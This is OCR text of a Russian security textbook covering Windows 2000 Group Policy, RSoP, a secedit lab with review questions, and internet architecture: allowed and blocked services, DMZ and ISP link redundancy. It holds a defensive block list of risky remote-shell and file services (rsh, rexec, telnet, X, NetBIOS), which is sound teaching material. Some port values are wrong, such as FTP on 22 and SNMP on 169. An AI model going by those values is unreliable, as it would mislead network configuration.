

Рис. 15.18. Консоль управления групповой политикой

Group Policy Results. Консоль управления групповой политикой предоставляет средство для определения результирующей политики для данного пользователя и/или системы. (Этот метод отличается от средства Resultant Set of Policy, обсуждаемого ниже.) Чтобы сгенерировать запрос Group Policy Results (Результаты групповой политики) для пользователя/компьютера, нужно открыть дерево, щелкнуть правой кнопкой мыши на пункте Group Policy Results (Результаты групповой политики) и затем выбрать Group Policy Results Wizard (Мастер результатов групповой политики). Выполните предписания мастера и введите соответствующую информацию в окнах ввода данных. На рисунке 15.19 показаны результаты запроса Group Policy Results для администратора в IHS в домене jiloa.com.



Рис. 15.19. Результаты групповой политики для администратора в IHS

Resultant Set of Policy (RSoP). Утилита предназначена для облегчения процессов применения политик и устранения неполадок в них. Она предоставляет детальные сведения обо всех сконфигурированных параметрах политики и может помочь определить набор примененных политик и порядок, в котором они применяются. Это очень полезно, когда несколько политик применяются на различных уровнях, таких как сайт, домен и организационное подразделение (единица).

Эта утилита используется для симуляции результатов применения параметров политики, которые вы собираетесь применить к компьютеру или пользователю, а также для определения параметров текущей политики для пользователя, находящегося в данный момент в системе компьютера. На рисунке 15.20 приведен пример RSoP для политики аудита системы IHS. RSoP находится в оснастке *MMC* и

открывается в консоли управления Microsoft (*MMC*), оснастке Active Directory Users and Computers (Пользователи и компьютеры Active Directory) или оснастке Active Directory Sites and Services (Сайты и службы Active Directory).



Рис. 15.20. RSoP для политики аудита на IHS

Управление пользователями и группами AD

Необходимо обеспечить правильность настроек безопасности для всех учетных записей. Это можно сделать двумя способами: посредством политики учетной записи через групповую политику в домене с рассматриваемой учетной записью или посредством отдельных ограничений в свойствах пользовательской учетной записи для конкретного объекта User (Пользователь). Политики учетных записей применяются через оснастку Local *Security Policy* (Локальная политика безопасности) (об этом рассказывалось выше) или через механизм Group Policy (*Групповые политики*) в домене, в котором находится учетная запись. Свойства учетной записи пользователя устанавливаются для пользователей в индивидуальном порядке. Так как эти параметры специфичны для каждого пользователя, у них нет ничего общего с

групповой политикой или локальными параметрами безопасности; они являются атрибутами объекта User. С помощью оснастки Active Directory Users and Computers (Пользователи и компьютеры Active Directory) можно осуществлять администрирование пользователей домена, а посредством оснастки Local Users and Groups (Локальные пользователи и группы) - администрирование локальных пользователей.

Оснастка Active Directory Users and Computers (Пользователи и компьютеры Active Directory)

При создании учетных записей пользователей основной используемой утилитой администрирования является оснастка Active Directory Users and Computers (Пользователи и компьютеры Active Directory), предназначенная для администрирования учетных записей в рамках домена Active Directory. Оснастка Active Directory Users and Computers (Пользователи и компьютеры Active Directory) (см. рис. 15.21) используется для управления пользователями, группами и другими элементами, такими как *организационные единицы* для доменов в лесу. По умолчанию оснастка запускается из меню Start/Programs/Administrative Tools (Пуск/Программы/Администрирование) на каждом контроллере домена. Эту оснастку также можно добавить в любую консоль *MMC*.



Рис. 15.21. Утилита Active Directory Users and Computers (Пользователи и компьютеры Active Directory)

Использование команды secedit для управления параметрами безопасности в Windows 2000

Данный проект предназначен для того, чтобы продемонстрировать управление большим числом параметров безопасности системы.

Шаг за шагом

1. Начните с системы Windows 2000, к которой у вас есть доступ с правами администратора и на которой можно вносить изменения без влияния на рабочие приложения.
2. Запустите графический пользовательский интерфейс Local *Security Policy* (Локальная политика безопасности) и внесите нужные изменения в параметры безопасности системы.
3. Внесите изменения в политику паролей согласно нуждам организации.
4. Проделайте то же самое для конфигурации аудита.
5. По окончании настройки конфигурации используйте команду secedit для экспортирования политики безопасности в виде файла шаблона.
6. Теперь используйте этот шаблон для анализа политики безопасности, используемой на другой системе. Проверьте результаты и выясните, можете ли вы выявить какие-либо угрозы, обусловленные изменениями, внесенными в политику.
7. Если существует возможность внести изменения во вторую систему без влияния на рабочие приложения, используйте команду secedit для конфигурации политики безопасности на этой системе.

Выводы

Утилита secedit применяется для управления параметрами безопасности набора систем. Так как это средство позволяет автоматически замещать конфигурацию любой системы, можно сконструировать сценарий, выполняемый при запуске системы или через определенные промежутки времени и обновляющий конфигурацию системы. Аналогичным образом изменения могут вноситься в конфигурацию посредством обновления шаблона.

Контрольные вопросы

1. Каковы различия в параметрах безопасности систем Windows 2000 и Windows NT, если они работают в одной и той же сети?
2. Для чего нужен графический пользовательский интерфейс Local *Security Policy* (Локальная политика безопасности)?
3. При каких условиях файл, защищенный *EFS*, будет записываться на диск в незашифрованном виде?
4. К файлам, защищенным *EFS*, всегда имеют доступ, по крайней мере, два пользователя. Кто эти пользователи?
5. Какие два изменения внесены в Windows 2000 в функционирование доверительных взаимоотношений?
6. Если в конфигурации безопасности используется параметр Passwords Must Meet *Complexity* Requirements (Пароли должны соответствовать требованиям сложности), какие требования предъявляются ко всем паролям?
7. Членом какой группы или групп должна являться учетная запись *Guest* (Гость)?
8. Какая команда может использоваться для *управления конфигурацией* безопасности системы Windows 2000?
9. Какие два признака могут быть обнаружены в случае проявления атаки "грубой силы", направленной на пароль?
10. Признаком какой активности является большое число неудачных попыток доступа к файлам?
11. Каков наиболее защищенный уровень шифрования для службы Terminal Services?
12. Для чего используются политики ограничения программного обеспечения?
13. Каким образом можно настроить политики ограничения программного обеспечения?
14. Каково назначение групповой политики?
15. Расскажите о доверительных взаимоотношениях в Active Directory.

Архитектура интернета

Рассмотрена архитектура интернета. Вопросы организации доступа к интернет сотрудников компании. А также вопросы организации подключения к интернет, проектирования DMZ. Дано понятие трансляции адресов.

Интернет представляет огромные потенциальные возможности по развертыванию бизнеса, снижению затрат на обеспечение объема продаж, а также способствует повышению уровня обслуживания клиентов. Вместе с тем, интернет представляет собой повышенную опасность для информации и систем организации. При использовании правильной сетевой архитектуры интернет может стать настоящим помощником, и при этом вы сможете контролировать угрозы, представляемые для информации и систем.

Какие службы следует предоставлять

Первым вопросом, связанным с архитектурой интернета, на который необходимо дать ответ, является, какие службы будет предоставлять организация через интернет. От состава этих служб и от того, кто будет осуществлять к ним доступ, сильно зависит общая архитектура и даже место размещения служб.

Почта

Если доступна служба электронной почты, то она, как правило, предоставляется внутренним сотрудникам для отправки и получения сообщений. Эта служба требует, чтобы хотя бы один сервер был настроен на прием входящей почты. Если требуется больший уровень доступности, то необходимо использовать, по крайней мере, два почтовых сервера. Исходящая почта может передаваться через тот же самый сервер, либо в организации может быть разрешена отправка почты с рабочих станций непосредственно на системы назначения.

Примечание

Не рекомендуется разрешать рабочим станциям прямую отправку почты на системы назначения. Однако если почтовые системы расположены в интернете, каждая рабочая станция будет отправлять и получать почту с системы, находящейся в интернете. В данном случае разумно ограничить соединения исходящей почты на рабочих станциях, разрешив соединения только с почтовым сервером в интернете.

В организации также может действовать коммутация публичных сообщений, например, для реализации групп обсуждения, основанных на электронной почте. Такие системы, как правило, называются серверами списков. Они позволяют внешним пользователям отправлять почту в систему, а система пересылает сообщение подписчикам списка. Серверы списков могут располагаться на тех же серверах, что и основные почтовые системы организации, однако здесь необходимо учитывать повышенные требования к пропускной способности канала в общей архитектуре соединений интернета.

Шифрованная электронная почта

Как правило, электронная почта не содержит секретной информации. Тем не менее, широкое использование интернета привело к тому, что секретную информацию стали пересылать и по электронной почте для экономии времени и вследствие низкой стоимости передачи данных по сравнению с обычными службами доставки. В данном случае рекомендуется шифровать содержимое электронной почты, чтобы защитить информацию.

Примечание

В некоторых отраслях бизнеса (особенно в финансовых и здравоохранительных организациях) необходимо осуществлять шифрование секретных данных, связанных с клиентами и пациентами.

Осуществлять шифрование электронной почты можно посредством использования нескольких типов систем. Эти системы варьируются от программных средств рабочего стола (таких как *PGP*) до сетевых конструкций, располагаемых в почтовом потоке (например, Tovaris). Выбор системы зависит от того, сколько зашифрованной электронной

почты требуется отправлять и получать, а также от ряда других требований организации, таких как восстановление и управление ключами (для получения более подробной информации по этой тематике обратитесь к лекции 12).

Интернет

Если в организации осуществляется публикация данных для клиентов или партнеров через интернет, необходимо создать веб-сервер и разместить на нем содержимое для публичного просмотра. Этот веб-сервер может располагаться в другом месте либо находиться внутри сети.

Веб-серверы предоставляют пользователям простое статическое содержимое либо подключаются к системам электронной коммерции (см. лекции 17), обеспечивающую отображение динамического содержимого и позволяющую осуществлять прием заказов. Доступ к веб-сайту может быть общим либо ограниченным посредством использования некоторого механизма аутентификации (как правило, это идентификатор пользователя или пароль). Если содержимое сайта предусматривает ограниченный доступ или является секретным, следует использовать HTTPS (применяющий протокол защищенных сокетов SSL). HTTPS работает через порт 443 вместо порта 80, что нормально для веб-трафика. HTTPS - это шифрующая версия протокола HTTP, используемого для веб-трафика, и она, как правило, применяется для веб-страниц, содержащих секретную информацию или требующих аутентификацию. Выбор метода реализации веб-сайта влияет на ожидаемый объем трафика и важность самого веб-сервера.

Организация может предоставлять сервер FTP в качестве составной части веб-сервера. FTP-сервер позволяет внешним лицам получать или отправлять файлы. Доступ к этой службе осуществляется через веб-браузер или клиент FTP. Доступ может быть анонимным либо требующим указания входного идентификатора и пароля.

Внутренний доступ в интернет

Способ доступа сотрудников в интернет должен регламентироваться

политикой организации (см. лекцию 6). В некоторых организациях сотрудникам разрешается осуществлять доступ в интернет с использованием любой нужной службы, включая мгновенный обмен сообщениями, чат и потоковое видео или аудио. В других компаниях доступ в интернет разрешается только отдельным сотрудникам и только к определенным сайтам. Здесь выбранный метод предоставления доступа влияет на потенциальный объем трафика и на работу сотрудников.

В таблице ниже приведен общий набор служб, разрешенных для использования сотрудниками.

Примечание

Даже если в организации принято решение запретить потоковое видео и аудио, многие сайты в настоящее время предоставляют эти возможности через HTTP; следовательно, этот трафик не будет отличаться от обычного веб-трафика. Аналогично, в интернете могут использоваться службы, предусматривающие равноправное соединение двух узлов (peer-to-peer), которое можно настроить на работу через порт 80. Такие службы несут угрозу несанкционированного доступа лиц к внутренним системам.

Служба	Описание
HTTP (порт 80) и HTTPS (порт 443)	Позволяет сотрудникам осуществлять доступ к веб.
FTP (порты 21 и 22)	Позволяет сотрудникам передавать файлы.
Telnet (порт 23) и SSH (порт 22)	Позволяет сотрудникам создавать интерактивные сеансы на удаленных системах.
POP 3 (порт 110) и *IMAP* (порт 143)	Позволяет сотрудникам осуществлять доступ к удаленным учетным записям электронной почты.
NNTP (порт 119)	Позволяет сотрудникам осуществлять доступ к удаленным сетевым серверам новостей.

Внешний доступ к внутренним системам

Внешний доступ к внутренним системам с секретными данными всегда является очень тонким вопросом безопасности для сотрудников, связанных с обеспечением безопасности и поддержки сети. Под внутренними системами в данном случае подразумеваются системы, главным образом используемые для внутренней обработки данных. Это не те системы, которые предназначены только для внешнего доступа, как, например, веб-серверы и почтовые серверы.

Внешний доступ можно разделить на две разновидности: доступ сотрудников (как правило, из удаленных мест расположения для выполнения должностных обязанностей) и доступ лиц, не являющихся сотрудниками организации. Доступ сотрудников ко внутренним системам из удаленных местоположений, как правило, осуществляется посредством использования виртуальной частной сети (VPN) через интернет (см. лекцию 11), коммутируемых телефонных линий для реализации удаленного доступа к серверу либо арендуемого канала связи. Выбор метода такого соединения влияет на архитектуру сети интернет в организации. Гораздо большее влияние на нее будет оказано в том случае, если внешним организациям потребуется доступ ко внутренним системам рассматриваемой организации. Внешний доступ может осуществляться посредством использования VPN, коммутируемых телефонных линий, арендуемых каналов либо посредством прямого нешифруемого доступа (например, telnet) через интернет, в зависимости от цели соединения.

Внимание!

Нешифруемый доступ через интернет осуществлять не рекомендуется; тем не менее, некоторые деловые соглашения могут предусматривать такой тип доступа. В данном случае необходимо предпринять все усилия для того, чтобы внутренние системы, к которым осуществляется доступ, были расположены вне внутренней сети - в некоторой сети с ограниченным доступом (см. раздел "Конструирование демилитаризованной зоны" далее в этой лекции).

Службы контроля

Для безошибочного функционирования сети и интернет-соединения

необходимо использовать определенные службы. Разрешение или запрет на использование этих служб зависит от политики организации.

DNS

Служба Domain Name Service (DNS) используется для разрешения системных имен и их преобразования в IP-адреса. Без этой функции внутренние пользователи не смогут осуществлять обработку адресов веб-сайтов, и, таким образом, интернет станет для них бесполезным. Как правило, внутренние системы запрашивают разрешение во внутренней *службе DNS* всех адресов. Внутренняя *служба DNS* может запросить DNS на провайдере для обработки внешних адресов. Остальные внутренние системы не запрашивают внешние DNS-системы.

DNS работает также и с внешними пользователями, которым требуется доступ к вашему веб-сайту. Для этого в организации или у провайдера DNS должна быть в наличии. Выбор одного из вариантов *хостинга* DNS влияет на архитектуру сети интернет. Если вы выберете *хостинг* своей собственной DNS, то эта система должна быть расположена отдельно от внутренней DNS. Внутренние системы не должны быть включены во внешние DNS (иначе называется совмещенная DNS).

ICMP

Еще одной службой контроля, поддерживающей функционирование сети, является протокол Internet Control *Message Protocol* (ICMP). ICMP предоставляет такие службы, как ping (используется для выяснения того, в рабочем ли состоянии находится система). Помимо ping ICMP генерирует сообщения "Сеть и узел недоступны" и "Время жизни пакета истекло". Эти сообщения помогают обеспечить эффективную работу в сети.

Примечание

Данные службы можно запретить или заблокировать, что влияет на функционирование сети. Например, если удаленный веб-сервер

недоступен, и внутренний пользователь пытается осуществить к нему доступ, в ответ на запрос доступа будет отправлено сообщение "Узел ICMP недоступен". Если ICMP заблокирована во внутренней сети, пользователю придется ждать, пока истечет интервал ожидания в браузере, т.к. сообщение "Страница не найдена" не будет получено сразу.

NTP

Служба *NTP* (Network Time Protocol) используется для синхронизации времени между различными системами. В интернете есть сайты, являющиеся источниками точного времени. Если использовать эту службу, то одна из систем рассматриваемого сайта должна являться основным локальным источником времени, и только этой системе разрешается соединение через интернет с *NTP*. Все остальные внутренние системы должны синхронизировать свое время с использованием локального источника времени.

Какие службы не следует предоставлять

Архитектура интернета должна реализовываться так, чтобы соответствовать необходимым для работы службам. Службы, не являющиеся необходимыми, предоставляться не должны. При создании архитектуры сети интернет не следует разрешать использование ряда служб, обуславливающих значительную степень риска.

Ниже приведен их список.

Служба	Описание
Службы NetBIOS (порты 135, 137, 138 и 139)	Используется системами Windows для предоставления общего доступа к файлам и выполнения удаленных команд.
Unix RPC (порт 111)	Используется системами Unix для удаленного вызова процедур.
NFS (порт 2049)	Используется для работы Network File Services (NFS).

X (порты 6000-6100)	Используется для удаленных сеансов X *Window System*.
Службы "r" (*rlogin* порт 513, rsh порт 514, rexec порт 512)	Позволяет осуществлять удаленное взаимодействие с системой без использования пароля.
Telnet (порт 23)	Не рекомендуется, так как пользовательский идентификатор и пароль передаются в открытом виде через интернет и могут быть перехвачены. Если необходимо разрешить интерактивный сеанс, рекомендуется использовать SSH при работе через telnet.
FTP (порт 21 и 20)	Не рекомендуется по той же причине, что и telnet. Если данная возможность требуется, то передачу файлов можно осуществлять через SSH.
TFTP (Trivial FileTransfer Protocol) (порт 69)	Аналогична FTP, однако не требует идентификаторов и паролей пользователей для доступа к файлам.
NetMeeting	Потенциально представляет опасность, так как требует открытия верхних портов для правильной работы. Вместо того чтобы открывать эти порты, следует использовать H.323 proxy.
Remote Control Protocols (Протоколы удаленного контроля)	Включают программы типа PC Anywhere и VNC. Если эти протоколы необходимы для разрешения контроля удаленными пользователями внутренних систем, они должны использоваться через VPN.
SNMP (Simple *Network Management* Protocol) (порт 169)	Используется для управления сетью организации, однако не рекомендуется применять ее с удаленного сайта для управления внутренними системами сети.

Разработка архитектуры соединений

При разработке архитектуры соединений с интернетом, имеющихся в организации, самыми важными вопросами являются требования к пропускной способности и доступности. Пропускная способность - это свойство, о котором необходимо договариваться с поставщиком услуг интернета (провайдером). Провайдер должен порекомендовать использовать соответствующие линии соединений для работы с предлагаемыми службами.

Требования доступности соединения должны устанавливаться организацией. Например, если интернет-соединение будет использоваться только сотрудниками для функций, не критичных для бизнеса, то требования доступности будут невысокими, и сбой в электропитании незначительно повлияет на дела организации. Если в организации планируется создать сайт электронной коммерции и вести бизнес главным образом через интернет, то требование доступности является ключевым требованием для успешной деятельности организации. В данном случае структура интернет-соединения должна включать в себя возможности по предотвращению сбоев и восстановлению.

Доступ через один канал

Доступ в интернет через один канал является наиболее широко используемой архитектурой интернета. *ISP* предоставляет организации один канал связи с соответствующей пропускной способностью, как показано на рис. 16.1.

Как правило, провайдер предлагает подключить маршрутизатор и модуль обслуживания канала (*CSU*) непосредственно для кабеля, который соединяет оборудование организации с центральным офисом (CO) телефонной компании. В определенном месте неподалеку будет находиться точка присутствия провайдера (POP). Соединение с провайдером фактически оканчивается на ближайшей точке присутствия. Даже если POP расположена не на ближайшем CO, локальное циклическое соединение потребует прохождения соединения через ближайший CO. Из POP соединение проходит через сеть

провайдера в интернет.

Если проанализировать соединение на рис. 16.1, станет видно, что существует набор точек, в которых сбой оборудования вызовет прерывание работы системы. Например:

- может выйти из строя маршрутизатор;
- может выйти из строя модуль обслуживания канала;
- локальное циклическое соединение может быть разорвано;
- центральный офис может подвергнуться проявлению угрозы;
- точка присутствия провайдера может дать сбой.

Следует заметить, что не все эти ошибки равновероятны. Например, маршрутизатор может выйти из строя с гораздо большей вероятностью, нежели вероятность нанесения ущерба центральному офису организации. Однако в соединениях сбои возникают внезапно, и это может вызвать значительный простой в работе. В приведенном списке также не учтены сбои, которые могут произойти внутри самого провайдера. Такие сбои время от времени происходят из-за погодных условий, повреждения кабелей или воздействия атак, направленных на отказ в обслуживании.

Рис. 16.1. Стандартная архитектура с доступом через один канал

Принимая во внимание возможность потенциальных сбоев, рекомендуется использовать данную архитектуру только в том случае, если интернет-соединения не играют важной роли в ведении бизнеса.

Многоканальный доступ к одному провайдеру

Одной из альтернатив одноканальному соединению с одной потенциальной точкой сбоя в архитектуре соединения с одним провайдером, показанной на рис. 16.1, является использование нескольких каналов соединения для связи с одним провайдером. В данном отношении различные провайдеры предлагают различные услуги. Некоторые называют этот подход использованием "теневых" соединений, другие же используют термин "избыточный контур". В

любом случае целью данного подхода является наличие второго канала связи на случай сбоя.

Доступ с одной точкой присутствия

Провайдер может предоставлять доступ, защищенный от сбоев, посредством настройки избыточного контурного соединения с той же точкой присутствия (см. рис. 16.2). Избыточный контур может включать в себя избыточный маршрутизатор и *CSU* либо может использоваться один маршрутизатор. Два контура настраиваются таким образом, что при выходе из строя главного контура нагрузку примет на себя второе контурное соединение.



Рис. 16.2. Доступ к одной точке присутствия с использованием избыточного контура

Данная архитектура позволяет обойти неполадки, возникающие на маршрутизаторе, модуле *CSU*, контуре соединения телефонной компании с центральным офисом и оборудовании провайдера на другом конце соединения. Эти сбои происходят наиболее часто. Однако данный подход не предотвращает менее частые, но более серьезные сбои, такие как повреждение локального контура, повреждение самого центрального офиса организации или сбой в точке присутствия провайдера. Аналогично, если на провайдере произойдет серьезный сбой, то обслуживание также будет невозможно.

Одним из преимуществ данной архитектуры является стоимость реализации избыточного контура. Большинство провайдеров предоставляют избыточный контур, и стоимость этой услуги меньше, чем стоимость второго полного цикла.

Доступ с несколькими точками присутствия

Чтобы обеспечить повышенную степень доступности и надежности, можно реализовать второе соединение с другой точкой присутствия провайдера (см. рис. 16.3). В данном случае второе соединение может быть избыточным либо находиться постоянно в рабочем состоянии.

Чтобы обеспечить правильную работу данной архитектуры, на *ISP* должен функционировать протокол *Border Gateway* Protocol (*BGP*). *BGP* - это *протокол маршрутизации*, используемый для определения маршрутов между объектами при использовании данных типов двойных соединений. Необходимо тщательно подготовить *BGP* для работы правильных политик маршрутизации.

Также следует заметить, что в данной архитектуре по-прежнему имеются две точки сбоя: локальный контур и центральный офис организации. Эти точки сбоя нельзя преодолеть, если только в организации не наличествуют два соединения локального контура. Если в организации действительно есть два таких соединения, архитектура может быть модифицирована, как показано на рис. 16.4.

Данный тип архитектуры снижает число точек сбоя до одной точки, которой является сам провайдер. Если на провайдере произойдет ощутимый сбой в работе, обслуживание организации может

предоставляться не в полном объеме, либо компания вовсе может лишиться связи.

